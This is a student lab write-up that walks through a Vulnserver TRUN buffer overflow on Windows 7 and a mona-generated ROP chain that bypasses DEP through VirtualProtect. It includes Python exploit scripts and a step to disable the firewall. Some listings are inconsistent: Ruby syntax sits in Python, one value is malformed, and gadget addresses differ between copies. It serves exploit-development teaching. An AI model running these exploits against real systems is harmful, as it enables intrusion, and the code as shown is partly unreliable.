



**Sri Lanka Institute of Information
Technology**

**BSc. Hons in Information Technology
specialized in Cyber Security**

**Department of Information System
Engineering**

**Offensive Hacking Tactical and
Strategic**

Assignment

IT17136884 – Prabhathi S.H.U

Contents

Defending DEP with ROP	2
Introduction and Purpose	2
What used.....	2
Other tools.....	2
Preparing Windows 7 machine	2
.....	3
Attaching vulnerable server immunity.....	4
Testing code execution	4
Turning of DEP	6
Understanding return oriented programming(ROP)	7
Building ROP chain with MONA.....	8
Python code for ROP chain.....	9
Adding the ROP code to attack.....	10
Creating Exploit Code.....	11
Starting a Listener	15
References	20

Defending DEP with ROP

Introduction and Purpose

DEP or Data Execution Prevention is security feature. It prevents damage cause to computer by virus and other security threats. Damageable programs try to attack system by running code from system memory location and cause harm for files [1].

ROP or Return Oriented Programming use to defeat DEP. Here piece of windows DDL code generated to turn of DEP.

What used

1. Virtual windows 7 machine.
2. Kali Linux machine.


Other tools

1. Basic python scripting.
2. Immunity debugger.
3. MONA plug-in for immunity.
4. Metasploit framework.
5. nasm_shell.rb

Preparing Windows 7 machine


Install vulnerable server through the link extract it and then run it.

<https://sites.google.com/site/lupingreycorner/vulnserver.zip?attredirects=0>



Then turn off the windows firewall by typing “firewall” in start and then click “windows firewall”


Then find the ip address of windows 7 machine by opening command prompt and typing **ipconfig** command.



IP address is 192.168.1.106

Testing the server is done by Kali Linux machine by **nc 192.168.1.106 9999**

Then it shows a banner with “Welcome to Vulnerable Server”




Attaching vulnerable server immunity

First install the immunity debugger and run it as administrator. Then go to “file” and “attach”. After that attach the vulnerable server to immunity. Finally click the “run”.

Testing code execution

Here to send an attack to JMP ESP address into the EIP is done. For that put some NOP instruction there that followed by a “\xCC” INT 3 instruction and that will interrupt the processing.

Then type **nano vs-rop1** command to write the below code to nano window.




```
root@kali: ~  
GNU nano 3.1 vs-rop1  
#!/usr/bin/python  
import socket  
server = '192.168.1.106'  
sport = 9999  
  
prefix = 'A' * 2006  
eip = '\xaf\x11\x50\x62'  
nopsled = '\x90' * 16  
brk = '\xcc'  
padding = 'F' * (3000 - 2006 - 4 - 16 - 1)  
attack = prefix + eip + nopsled + brk + padding  
  
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
connect = s.connect((server, sport))  
print s.recv(1024)  
print "Sending attack to TRUN . with length ", len(attack)  
s.send(('TRUN .' + attack + '\r\n'))  
print s.recv(1024)  
s.send('EXIT\r\n')
```


Save this Ctrl + X and then press Y and lastly enter key.

Then type **chmod a+x vs-rop1** and after that **./vs-rop1**

Lower left corner of the immunity window gives “INT 3 command”




Then left click the value of to the right of ESP in upper right pane of immunity. Then right click that value and click “follow in dump”



As the lower left pane show series of 90 bytes that followed by CC byte. Finally, this can be injecting code and execute.

Turning of DEP


According to above conclusion this is working because windows not enforcing data execution prevention. As most code now using it turned it on. For that click start and right click in computer then go to properties. Then pick the “advanced system settings”, “advanced” in performance and open “data execution prevention” tab.



After that restart the windows 7 machine.

Again restart the vulnerable server and run the vulnerable server immunity debugger according to the previously mentioned steps.

Now run the above attack again. So there is a “access violation”. As a result, any code unable to execute. This happens because of security feature is blocking the attack generation. So defeat this DEP.




Return Oriented Programming(ROP)

There is piece of code in machine language instruction in ROP followed by RETN and chain them to do something. Turning off the DEP by ROP is the practiced to method to do here. To accomplish this task few functions needed, VirtuAlloc(), HeapCreate(), SetProcessDEPPolicy() etc. MONA plug-in do the hard part in these functions.

Building ROP chain with MONA


First install the MONA then redirect MONA logs by **!mona config -set workingfolder c:\users\documents** command in white bar at the bottom of immunity.

Then type this command **!mona rop -m *.dll -cp nonull**.



This creates a chain of gadget by hunt through all DLL.

Python code for ROP chain



Adding the ROP code to attack

Execute below commands in kali machine.

cp vs-rop1 vs-rop2

nano vs-rop2

then it shows previous code. Copy paste the ROP code to previous code under “sport = 9999” line.

```

root@kali: ~
File Edit View Search Terminal Help
GNU nano 3.1 vs-rop2 Modified

#!/usr/bin/python
import socket
server = '192.168.1.106'
sport = 9999

def create_rop_chain()

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        0x753a5398, # POP_ECX # RETN [MSCTF.dll]
        0x6250609c, # ptr to &VirtualProtect() [IAT essfunc.dll]
        0x7538fd52, # MOV ESI,DWORD PTR DS:[ECX] # ADD DH,DH # RETN [MSCTF.dll]
        0x756b1f04, # POP EBP # RETN [USP10.dll]
        0x76cf2273, # & jmp esp [NSI.dll]
        0x76c7a837, # POP EAX # RETN [msvcrt.dll]
        0xffffffff, # Value to negate, will become 0x00000201
        0x75862f3a, # NEG EAX # RETN [RPCRT4.dll]
        0x772c2996, # XCHG EAX,EBX # RETN [user32.dll]
        0x758819ca, # POP EAX # RETN [RPCRT4.dll]
        0xffffffffc0, # Value to negate, will become 0x00000040
        0x758637c6, # NEG EAX # RETN [RPCRT4.dll]
        0x76d53d05, # XCHG EAX,EDX # ADC ESP,EDI # DEC ECX # RETN 0x0C [GDI32.dll]
        0x7592e6b8, # POP ECX # RETN [WS2_32.DLL]
        0x41414141, # Filler (RETN offset compensation)
        0x41414141, # Filler (RETN offset compensation)
        0x41414141, # Filler (RETN offset compensation)
        0x753f4a3e, # &Writable location [MSCTF.dll]
        0x7593f0ee, # POP EDI # RETN [WS2_32.DLL]
        0x758637c8, # RETN (ROP NOP) [RPCRT4.dll]
        0x77221734, # POP EAX # RETN [kernel32.dll]
        0x90909090, # nop
        0x758471bf, # PUSHAD # RETN [RPCRT4.dll]
    ].flatten.pack("V*")

    return rop_gadgets

end

# Call the ROP chain generator inside the 'exploit' function :

```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
 ^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Linter ^ Go To Line

Fix the indentation errors and other few errors of the code and return statements as below.

```
Kali-Linux-2018.4-vbox-amd64 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Sun 04:34

root@kali: ~
File Edit View Search Terminal Help
GNU nano 3.1 vs-rop2 Modified

0x758637c6, # NEG EAX # RETN [RPCRT4.dll]
0x76d53d05, # XCHG EAX,EDX # ADC ESP,EDI # DEC ECX # RETN 0x0C [GDI32.dll]
0x7592e6b8, # POP ECX # RETN [WS2_32.DLL]
0x41414141, # Filler (RETN offset compensation)
0x41414141, # Filler (RETN offset compensation)
0x41414141, # Filler (RETN offset compensation)
0x753f4a3e, # &Writable location [MSCTF.dll]
0x7593f0ee, # POP EDI # RETN [WS2_32.DLL]
0x758637c8, # RETN (ROP NOP) [RPCRT4.dll]
0x77221734, # POP EAX # RETN [kernel32.dll]
0x90909090, # nop
0x758471bf, # PUSHAD # RETN [RPCRT4.dll]
].flatten.pack("V*")

return rop_gadgets

end

# Call the ROP chain generator inside the 'exploit' function :

rop_chain = create_rop_chain()

prefix = 'A' * 2006
eip = '\xaf\x11\x50\x62'
nopsled = '\x90' * 16
brk = '\xcc'
padding = 'F' * (3000 - 2006 - len(rop_chain) - 16 - 1)
attack = prefix + rop_chain + nopsled + brk + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^N Replace ^U Uncut Text ^T To Linter ^_ Go To Line
```

Add the libraries “struct” and “sys” to import statements.

```
Kali-Linux-2018.4-vbox-amd64 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Mon 01:55

root@kali: ~
File Edit View Search Terminal Help
GNU nano 3.1 vs-rop2

# http://www.exploit-exchange.com/
import socket, struct, sys
server = '192.168.1.106'
sport = 9999
def create_rop_chain():
    # rop chain generated with mona.py - www.corelanc.be
    rop_gadgets = [
        0x753a5398, # POP ECX # RETN [MSCTF.dll]
        0x6280609c, # ptr to &VirtualProtect() [IAT: essfunc.dll]
        0x7538fd52, # MOV ESI,DWORD PTR DS:[ECX] # ADD DH,DH # RETN [MSCTF.dll]
        0x756b1f04, # POP EBP # RETN [USER32.dll]
```


Then replace previous code lines

